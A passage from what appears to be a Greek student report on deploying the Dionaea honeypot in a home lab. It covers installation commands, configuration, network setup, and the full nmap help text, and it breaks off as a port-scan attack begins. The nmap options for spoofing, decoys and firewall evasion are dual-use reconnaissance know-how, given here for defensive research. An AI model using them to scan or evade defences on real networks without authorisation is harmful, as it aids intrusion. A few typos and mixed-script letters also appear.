Η MySQL είναι γνωστή κυρίως για την ταχύτητα, την αξιοπιστία, και την ευελιξία που παρέχει. Οι περισσότεροι συμφωνούν ωστόσο ότι δουλεύει καλύτερα όταν διαχειρίζεται περιεχόμενο και όχι όταν εκτελεί συναλλαγές. Η MySQL αυτή τη στιγμή μπορεί να λειτουργήσει σε περιβάλλον Linux, Unix, και Windows.

Μια βάση δεδομένων σε MySQL είναι ένας χώρος που έχουμε διαμορφώσει κατάλληλα προκειμένου να αποθηκεύσουμε τα δεδομένα των ιστοσελίδων μας με σχεσιακό τρόπο.

Για παράδειγμα αν έχουμε στην ιστοσελίδα μας μία φόρμα παραγγελίας προϊόντων, τότε μπορούμε στη βάση μας να έχουμε τον πίνακα (πλειάδα) των χρηστών όπου θα αποθηκεύουμε τους πελάτες μας και τον πίνακα (πλειάδα) των παραγγελιών όπου θα αποθηκεύουμε τις παραγγελίες τους. Οι δύο αυτοί πίνακες θα σχετίζονται με σχέση 1 προς πολλά (1:N) επειδή ένα πελάτης μπορεί να κάνει πολλές παραγγελίες.

Το Dionaea προσομοιώνει το πρωτόκολλο MySQL πίσω από την πόρτα 3306. Προωθεί όλα τα ερωτήματα που γίνονται σε αυτό σε μία πραγματική βάση δεδομένων που υπάρχει μέσα στο σύστημα που είναι εγκατεστημένο το honeypot.

2.4 Τρόπος διαχείρισης επιθέσεων από το Dionaea

Το Dionaea ανοίγει τις απαραίτητες δικτυακές θύρες που αναφέρθηκαν παραπάνω και εισέρχεται σε κατάσταση αναμονής νέων συνδέσεων. Κάθε αίτημα που λαμβάνεται θεωρείται κακόβουλο. Το μολυσματικό λογισμικό εγκαθιστά μία σύνδεση με το honeypot, ανταλλάσσει μερικά πακέτα για την εγκαθίδρυση της συνεδρίας (3 way handshake) και κατόπιν αποστέλλει το κακόβουλο τμήμα του που ονομάζεται payload. Το payload εμπεριέχει στην ουσία τον κακόβουλο κώδικα (shellcode) που εκμεταλλεύεται μια αδυναμία της υπηρεσίας ενάντια στην οποία πραγματοποιείται η επίθεση. Εκτός από αυτήν τη λειτουργία, το shellcode εμπεριέχει και τις ενέργειες που θα εκτελέσει το υπό επίθεση σύστημα μετά την ενδεχόμενη επιτυχημένη εισβολή σε αυτό, ώστε το κακόβουλο λογισμικό να εξαπλωθεί.

Το εκάστοτε shellcode δεν εκτελείται πραγματικά από το Dionaea, αλλά μέσω της ειδικής βιβλιοθήκης λογισμικού libemu πραγματοποιείται αναγνώριση και αξιολόγηση του payload, ώστε να ληφθεί το δείγμα κακόβουλου λογισμικού (malware sample). Αυτή η διαδικασία ανάλυσης του shellcode ονομάζεται profiling και γίνεται μέσω ευριστικών (heuristics) μεθόδων GetPC (Get Program Counter). Αυτή αποτελεί ακόμα μία διαφορά του Dionaea με το nperthes honeypot, το οποίο χρησιμοποιεί αναγνώριση προτύπων (pattern matching) για την ανίχνευση των shellcodes. Η υλοποίηση του Dionaea είναι αποτελεσματικότερη, ενώ μπορεί και αναγνωρίζει άγνωστα ή νέα shellcodes.

2.5 Log files & Monitoring από το Dionaea

Όταν το Dionaea αποκτήσει μετά την ανάλυση του shellcode τη διεύθυνση της τοποθεσίας από όπου ο επιτιθέμενος ζητά να πραγματοποιηθεί λήψη ενός αρχείου, θα προσπαθήσει να εκπληρώσει αυτό το αίτημα.

Αφού ολοκληρωθεί η λήψη του εκάστοτε κακόβουλου αρχείου και αποθηκευτεί τοπικά για περαιτέρω ανάλυση, το Dionaea μπορεί να αποστείλει αυτόματα ένα αντίγραφο αυτού σε

διαδικτυακές υπηρεσίες που πραγματοποιούν αυτοματοποιημένη ανάλυση κακόβουλου λογισμικού (automated malware analysis). Συγκεκριμένα υποστηρίζονται οι υπηρεσίες Norman Sandbox, CWSandbox, Anubis και VirusTotal.


Όλες οι ενέργειες και τα γεγονότα που αναφέρθηκαν παραπάνω καταγράφονται από το Dionaea. Το πρόγραμμα έχει τη δυνατότητα καταγραφής σε αρχείο κειμένου, αλλά το μέγεθος και η περιπλοκότητα αυτού μπορεί να λειτουργήσει αποτρεπτικά ως αποτελεσματικός μηχανισμός παρακολούθησης της δραστηριότητας του honeypot. Το Dionaea επιτρέπει την εισαγωγή διαφόρων φίλτρων ώστε να μην καταγράφονται όλες οι λεπτομέρειες λειτουργίας του αλλά μόνο τα σημαντικά γεγονότα ή αυτά που ενδιαφέρουν τους διαχειριστές του honeypot.

Το Dionaea υποστηρίζει διάφορους τύπους ihandlers, με έναν από τους πιο σημαντικούς να είναι ο logsql μέσω του οποίου γίνεται η καταγραφή όλων των περιστατικών του προγράμματος, όχι σε αρχεία κειμένου, αλλά πλέον σε βάση δεδομένων τύπου SQLite. Άλλα χρήσιμα ihandlers είναι το r0f που αφορά στην παράλληλη χρήση του ομώνυμου προγράμματος παθητικής αναγνώρισης λειτουργικών συστημάτων (passive OS fingerprinting) μαζί με το Dionaea, καθώς και το virustotal που αναλαμβάνει την εξαγωγή πληροφοριών από την ομώνυμη διαδικτυακή υπηρεσία για τον τύπο κάθε κακόβουλου αρχείου.

3. Εκτέλεση πειράματος

3.1 Τοπολογία δικτύου για το πείραμα

Το honeypot Dionaea έχει στηθεί σε ένα Ubuntu virtual machine (VM) εντός ενός οικιακού δικτύου.




Εικόνα 4: Τοπολογία οικιακού δικτύου

Όπως φαίνεται παραπάνω βρισκόμαστε μέσα σε NAT δίκτυο και οι επιθέσεις έγιναν στοχευμένα μέσα από το τοπικό δίκτυο. Το τοπικό δίκτυο αποτελείται από δύο υπολογιστές, έναν σταθερό υπολογιστή και ένα laptop, έναν δικτυακό εκτυπωτή και ένα smartphone. Όλες αυτές οι συσκευές αλληλοεπιδρούν στο δίκτυο και ανταλλάσσουν δεδομένα μεταξύ τους.


3.2 Χαρακτηριστικά host μηχανήματος του Dionaea

Για το Dionaea ο υπολογιστής που χρησιμοποιήθηκε για να γίνει η εγκατάσταση είχε τα ακόλουθα χαρακτηριστικά:


- 4 GB ram DDR3
- Σκληρός δίσκος 30 GB Dynamic allocated
- Κάρτα δικτύου bridged με την κανονική κάρτα του πραγματικού υπολογιστή (όχι του vm)
- Λειτουργικό σύστημα Ubuntu 12:04.4 LTS



Εικόνα 5: Κατάσταση μητρικής του VM



Εικόνα 6: Κατάσταση επεξεργαστή του VM



Εικόνα 7: Κατάσταση κάρτας δικτύου του VM

Σε γενικές γραμμές δεν είναι ιδιαίτερα απαιτητικά τα honeypots χαμηλής και μεσαίας αλληλοεπίδρασης λαμβάνοντας υπόψιν ότι δεν παρέχουν πραγματικές εφαρμογές και πρωτόκολλα αλλά τα προσομοιώνουν.

3.3 Εγκατάσταση του Dionahea honeypot

Η εγκατάσταση του Dionahea είναι σχετικά δύσκολη σε σχέση με άλλα honeypot διότι βασίζεται σε πολλά διαφορετικά dependencies τα οποία πρέπει να εγκατασταθούν στον υπολογιστή πριν από το honeypot.

Αρχικά κατεβάσαμε τα πακέτα που είναι απαραίτητα για την εγκατάσταση του Dionahea (dependencies)

```
apt-get install libudns-dev libglib2.0-dev libssl-dev libcurl4-  
openssl-dev libreadline-dev libsqlite3-dev python-dev libtool  
automake autoconf build-essential subversion git-core flex bison  
pkg-config libnl-3-dev libnl-genl-3-dev libnl-nf-3-dev libnl-  
route-3-dev sqlite3
```

Αφού έχουμε κατεβάσει όλα τα πακέτα προχωράμε στην εγκατάσταση τους.

Εγκατάσταση LibLCfg

```
cd /opt/  
git clone git://git.carnivore.it/liblcfg.git liblcfg  
cd liblcfg/code
```

```
./configure --prefix=/opt/dionaea  
make install
```

Εγκατάσταση LibEmu

```
cd /opt/  
git clone git://git.carnivore.it/libemu.git libemu  
cd libemu  
autoreconf -vi  
./configure --prefix=/opt/dionaea  
make install
```

Εγκατάσταση LibEv

```
cd /opt/  
wget http://dist.schmorp.de/libev/Attic/libev-4.04.tar.gz  
tar -xvzf libev-4.04.tar.gz  
cd libev-4.04  
./configure --prefix=/opt/dionaea  
make install
```

Εγκατάσταση LibPcap

```
cd /opt/  
wget http://www.tcpdump.org/release/libpcap-1.1.1.tar.gz  
tar -xvzf libpcap-1.1.1.tar.gz  
cd libpcap-1.1.1  
./configure --prefix=/opt/dionaea  
make  
make install
```

Εγκατάσταση Python 3.2.2

```
cd /opt/  
wget http://www.python.org/ftp/python/3.2.2/Python-3.2.2.tgz  
tar -xvzf Python-3.2.2.tgz  
cd Python-3.2.2  
./configure --enable-shared --prefix=/opt/dionaea --with-computed-  
gotos --enable-ipv6 \  
LDFLAGS="Wl,-rpath=/opt/dionaea/lib/ -L/usr/lib/x86_64-linux-  
gnu/"  
make  
make install
```

Εγκατάσταση Cython

```
cd /opt/  
wget http://cython.org/release/Cython-0.16.tar.gz  
tar -xvzf Cython-0.16.tar.gz  
cd Cython-0.16  
/opt/dionaea/bin/python3 setup.py install
```

Και αφού έχουμε εγκαταστήσει όλα τα παραπάνω dependencies μπορούμε να κατεβάσουμε το honeypot

```
cd /opt/  
git clone git://git.carnivore.it/dionaea.git Dionaea
```

Τέλος, προχωράμε στην εγκατάσταση του Dionaea

```
cd /opt/dionaea  
autoreconf -vi  
./configure \  
-with-lcfg-include=/opt/dionaea/include/ \  
-with-lcfg-lib=/opt/dionaea/lib/ \  
-with-python=/opt/dionaea/bin/python3.2 \  
-with-cython-dir=/opt/dionaea/bin \  
-with-udns-include=/opt/dionaea/include/ \  
-with-udns-lib=/opt/dionaea/lib/ \  
-with-emu-include=/opt/dionaea/include/ \  
-with-emu-lib=/opt/dionaea/lib/ \  
-with-gc-include=/usr/include/gc \  
-with-ev-include=/opt/dionaea/include \  
-with-ev-lib=/opt/dionaea/lib \  
-with-nl-include=/opt/dionaea/include \  
-with-nl-lib=/opt/dionaea/lib/ \  
-with-curl-config=/usr/bin/ \  
-with-pcap-include=/opt/dionaea/include \  
-with-pcap-lib=/opt/dionaea/lib/  
  
make && make install
```

Στη συνέχεια, για να δούμε αν έχει γίνει επιτυχώς η εγκατάσταση αρκεί να καλέσουμε το help του honeypot για να δούμε τι θα μας επιστρέψει

```
/opt/dionaea/bin/dionaea -help
```

```
root@ubuntu:/opt/dionaea/bin$ sudo ./dionaea --help
Dionaea Version 0.1.0
Compiled on Linux/x86_64 at Dec 11 2016 14:33:30 with gcc 4.6.3
Started on ubuntu running Linux/x86_64 release 3.8.0-35-generic
```

Εικόνα 8: Έλεγχος εγκατάστασης του honeypot

3.4 Παραμετροποίηση του Honeypot

Βλέπουμε ότι έχει εγκατασταθεί επιτυχώς το honeypot. Πριν ξεκινήσουμε τις επιθέσεις πρέπει να παραμετροποιήσουμε το configuration file του honeypot (dionaea.conf) που βρίσκεται στο path /opt/dionaea/etc/dionaea/dionaea.conf

Logging

Σχετικά με την καταγραφή των συμβάντων βλέπουμε ότι από προεπιλογή είναι ρυθμισμένο ως εξής:

```
default = {

    // file not starting with / is taken relative to LOCALESTATEDIR (e.g.
/opt/dionaea/var)

    file = "/var/log/dionaea.log"

    levels = "warning,error"

    domains = "*"

}
```

Για να έχουμε μια πλήρη εικόνα του τι συμβαίνει στο honeypot έχει αλλαχθεί το levels από το να καταγράφει μόνο τα σφάλματα και τις προειδοποιήσεις στο να καταγράφει τα πάντα, αλλάζοντας το levels = "warning,error" σε levels = "all,-debug".

ihandlers & services

Ενδιαφέρον έχει το κομμάτι που δείχνει τις υπηρεσίες που θέλουμε να προσομοιώσει το honeypot.

```
ihandlers = {

    handlers = ["ftpdownload", "tftpdownload", "emuprofile", "cmdshell",
"store", "uniquedownload",

        "logsql",

//        "logxmpp",
```



```
//      "p0f",
//      "surfids"
    ]
}

    services = {
        serve = ["http", "https", "tftp", "ftp", "mirror", "smb", "epmap",
"sip","mssql"]
    }
```

Επιλέγουμε να τις κρατήσουμε όλες και να μην κλείσουμε καμία.

Μια γενική παρατήρηση είναι ότι το honeypot είναι πλήρως παραμετροποιήσιμο. Από το που θέλουμε να αποθηκεύονται τα αρχεία καταγραφής,

```
downloads =
{
    dir = "var/dionaea/binaries"
    tmp-suffix = ".tmp"
}
```

σε ποια IP να απαντάει το Dionaea,

```
listen =
{
    mode = "getifaddrs"
    addrs = { eth0 = ["::"] }
}
```

μέχρι και να μας ενημερώνει με email και να μας στέλνει τα αρχεία καταγραφής για περεταίρω ανάλυση χωρίς να χρειάζεται να μπούμε απομακρυσμένα στο μηχάνημα για να τα πάρουμε

```

defaults = {

    urls = ["http://anubis.iseclab.org/nepenthes_action.php",

            "http://onlineanalyzer.norman.com/nepenthes_upload.php",

            "http://luigi.informatik.uni-
mannheim.de/submit.php?action=verify"]

    email = "nepenthesdev@gmail.com"

    file_fieldname = "upfile"

    MAX_FILE_SIZE = "1500000"

    submit          = "Submit for analysis"

}

```

3.4.1 Δικτυακές ρυθμίσεις

Αφού έχουμε τελειώσει με τις ρυθμίσεις του dionaea.conf είναι ώρα να παραμετροποιήσουμε την κάρτα δικτύου. Έχουμε δώσει στο virtual machine μέσα στο τοπικό δίκτυο την ip 192.168.1.2 και ο υπολογιστής από τον οποίο έγιναν οι επιθέσεις είναι ο 192.168.1.12.

Για να δώσουμε στατική εσωτερική IP στο honeypot, χρειάστηκε να επεξεργαστούμε το αρχείο /etc/network/interfaces μέσα στο virtual machine και να κάνουμε τις εξής αλλαγές:

```

iface eth0 inet static
address 192.168.1.2
netmask 255.255.255.0
gateway 192.168.1.1

```

Στο τοπικό δίκτυο χωράνε 252 υπολογιστές συνολικά διότι έχουμε subnet mask (στα linux αναγράφεται και ως netmask) 255.255.255.0. Οι διαθέσιμες IPs είναι συνολικά 255. Μία για την εσωτερική IP του router, που είναι η default gateway του δικτύου, μία η network IP 192.168.1.0 και μία η broadcast IP του τοπικού δικτύου, που είναι η τελευταία στο υποδίκτυο. Στην περίπτωση μας είναι η 192.168.1.255



Εικόνα 9: Δικτυακές ρυθμίσεις εντός LAN

3.5 Επίθεση με nmap (Port Scanning)

Το Nmap είχε σχεδιαστεί για να σαρώνει γρήγορα μεγάλα δίκτυα, αν και δουλεύει καλά ενάντια σε απλούς κεντρικούς υπολογιστές(hosts). [9] Έχει ως βασικό στόχο την ανίχνευση δικτυακών συσκευών και συστημάτων και τον έλεγχο τους με διάφορους και διαφορετικούς τρόπους ως προς το λογισμικό που διαθέτουν, τις παρεχόμενες υπηρεσίες και τις ανοιχτές πόρτες στις οποίες μπορούν να συνδεθούν απομακρυσμένα νόμιμοι αλλά και κακόβουλοι χρήστες. Ενώ το Nmap χρησιμοποιείται συνήθως για τους ελέγχους ασφαλείας, πολλά συστήματα και οι διαχειριστές του δικτύου το θεωρούν χρήσιμο για εργασίες ρουτίνας, όπως η απογραφή του δικτύου, τη διαχείριση των προγραμμάτων αναβάθμισης των υπηρεσιών, και να παρακολουθεί τους hosts ή το χρόνο λειτουργίας των υπηρεσιών.

Η έξοδος από το Nmap είναι μια λίστα από σαρωμένους στόχους, με συμπληρωματικές πληροφορίες και κάθε μια εξαρτάται από τις επιλογές που χρησιμοποιήθηκαν. Μεταξύ των βασικών πληροφοριών είναι ο σημαντικός πίνακας των ports (interesting ports table). Αυτός ο πίνακας παραθέτει τον αριθμό θύρας και το πρωτόκολλο, το όνομα υπηρεσίας, και την κατάσταση. Η κατάσταση είναι ανοικτή, φιλτραρισμένη, κλειστή ή αφιльтраριστή. Άνοιγμα, σημαίνει ότι μια εφαρμογή στον υπολογιστή-στόχο εντοπίζει για συνδέσεις/πακέτα της συγκεκριμένης θύρας. Φιλτραρισμένο, σημαίνει ότι ένα τείχος προστασίας, ένα φίλτρο, ή άλλο εμπόδιο του δικτύου μπλοκάρει τη θύρα έτσι ώστε το Nmap δεν μπορεί να πει αν είναι ανοιχτή ή κλειστή. Κλειστό, σημαίνει οι θύρες δεν έχουν εφαρμογή στο να εντοπίζει συνδέσεις και πακέτα, αν και θα μπορούσαν να ανοίξουν σε οποιαδήποτε στιγμή.

Για το nmap, οι θύρες βρίσκονται σε μία από τις ακόλουθες τέσσερις καταστάσεις:

- Open. Υπάρχει ενεργή υπηρεσία που χρησιμοποιεί τη θύρα.
- Closed. Δεν υπάρχει υπηρεσία που να χρησιμοποιεί τη θύρα, ωστόσο αυτό είναι πιθανό να αλλάξει ανά πάσα στιγμή.
- Filtered. Κάποιο firewall ή κάτι άλλο εμποδίζει το nmap από το να συμπεράνει αν η θύρα είναι open ή closed.
- Unfiltered. Υπάρχει κάποια ανταπόκριση στους ελέγχους του nmap, εξακολουθεί ωστόσο να είναι αδύνατος ο χαρακτηρισμός της θύρας ως open ή ως closed.

Το nmap είναι επίσης πιθανό να επιστρέψει τους συνδυασμούς καταστάσεων **open|filtered** ή **closed|filtered**, όταν αδυνατεί να συμπεράνει σε ποια από τις δύο καταστάσεις είναι η εκάστοτε θύρα.

Ενδεικτικά παρατίθεται το help file του nmap με την επίσημη περιγραφή του εργαλείου:

```
Nmap 6.46SVN ( https://nmap.org )

Usage: nmap [Scan Type(s)] [Options] {target specification}

TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc.

Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL <inputfilename>: Input from list of hosts/networks
-iR <num hosts>: Choose random targets
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks
--excludefile <exclude_file>: Exclude list from file

HOST DISCOVERY:

-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host

SCAN TECHNIQUES:

-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
-sU: UDP Scan
-sN/sF/sX: TCP Null, FIN, and Xmas scans
```

```

--scanflags <flags>: Customize TCP scan flags

-sI <zombie host[:probeport]>: Idle scan

-sY/sZ: SCTP INIT/COOKIE-ECHO scans

-sO: IP protocol scan

-b <FTP relay host>: FTP bounce scan

PORT SPECIFICATION AND SCAN ORDER:

-p <port ranges>: Only scan specified ports

Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9

--exclude-ports <port ranges>: Exclude the specified ports from scanning

-F: Fast mode - Scan fewer ports than the default scan

-r: Scan ports consecutively - don't randomize

--top-ports <number>: Scan <number> most common ports

--port-ratio <ratio>: Scan ports more common than <ratio>

SERVICE/VERSION DETECTION:

-sV: Probe open ports to determine service/version info

--version-intensity <level>: Set from 0 (light) to 9 (try all probes)

--version-light: Limit to most likely probes (intensity 2)

--version-all: Try every single probe (intensity 9)

--version-trace: Show detailed version scan activity (for debugging)

SCRIPT SCAN:

-sC: equivalent to --script=default

--script=<Lua scripts>: <Lua scripts> is a comma separated list of
directories, script-files or script-categories

--script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts

--script-args-file=filename: provide NSE script args in a file

--script-trace: Show all data sent and received

--script-updatedb: Update the script database.

--script-help=<Lua scripts>: Show help about scripts.

```

<Lua scripts> is a comma-separated list of script-files or script-categories.

OS DETECTION:

-O: Enable OS detection

--ossan-limit: Limit OS detection to promising targets

--ossan-guess: Guess OS more aggressively

TIMING AND PERFORMANCE:

Options which take <time> are in seconds, or append 'ms' (milliseconds), 's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).

-T<0-5>: Set timing template (higher is faster)

--min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes

--min-parallelism/max-parallelism <numprobes>: Probe parallelization

--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies probe round trip time.

--max-retries <tries>: Caps number of port scan probe retransmissions.

--host-timeout <time>: Give up on target after this long

--scan-delay/--max-scan-delay <time>: Adjust delay between probes

--min-rate <number>: Send packets no slower than <number> per second

--max-rate <number>: Send packets no faster than <number> per second

FIREWALL/IDS EVASION AND SPOOFING:

-f; --mtu <val>: fragment packets (optionally w/given MTU)

-D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys

-S <IP_Address>: Spoof source address

-e <iface>: Use specified interface

-g/--source-port <portnum>: Use given port number

--proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies

--data <hex string>: Append a custom payload to sent packets

--data-string <string>: Append a custom ASCII string to sent packets

```

--data-length <num>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum

OUTPUT:
-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
and Grepable format, respectively, to the given filename.
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use -vv or more for greater effect)
-d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output

MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number

```

```
-h: Print this help summary page.
```

EXAMPLES:

```
nmap -v -A scanme.nmap.org
```

```
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
```

```
nmap -v -iR 10000 -Pn -p 80
```

SEE THE MAN PAGE (<https://nmap.org/book/man.html>) FOR MORE OPTIONS AND EXAMPLES

Η πρώτη επίθεση που υλοποιήθηκε ήταν ένα port scan. Συνήθως είναι η πρώτη κίνηση του επιτιθέμενου ώστε να δει τι υπηρεσίες τρέχουν και πιθανές ανοικτές πόρτες που δεν θα έπρεπε να είναι ανοικτές ώστε να τις εκμεταλλευτεί.

3.5.1 Η πλευρά του επιτιθέμενου

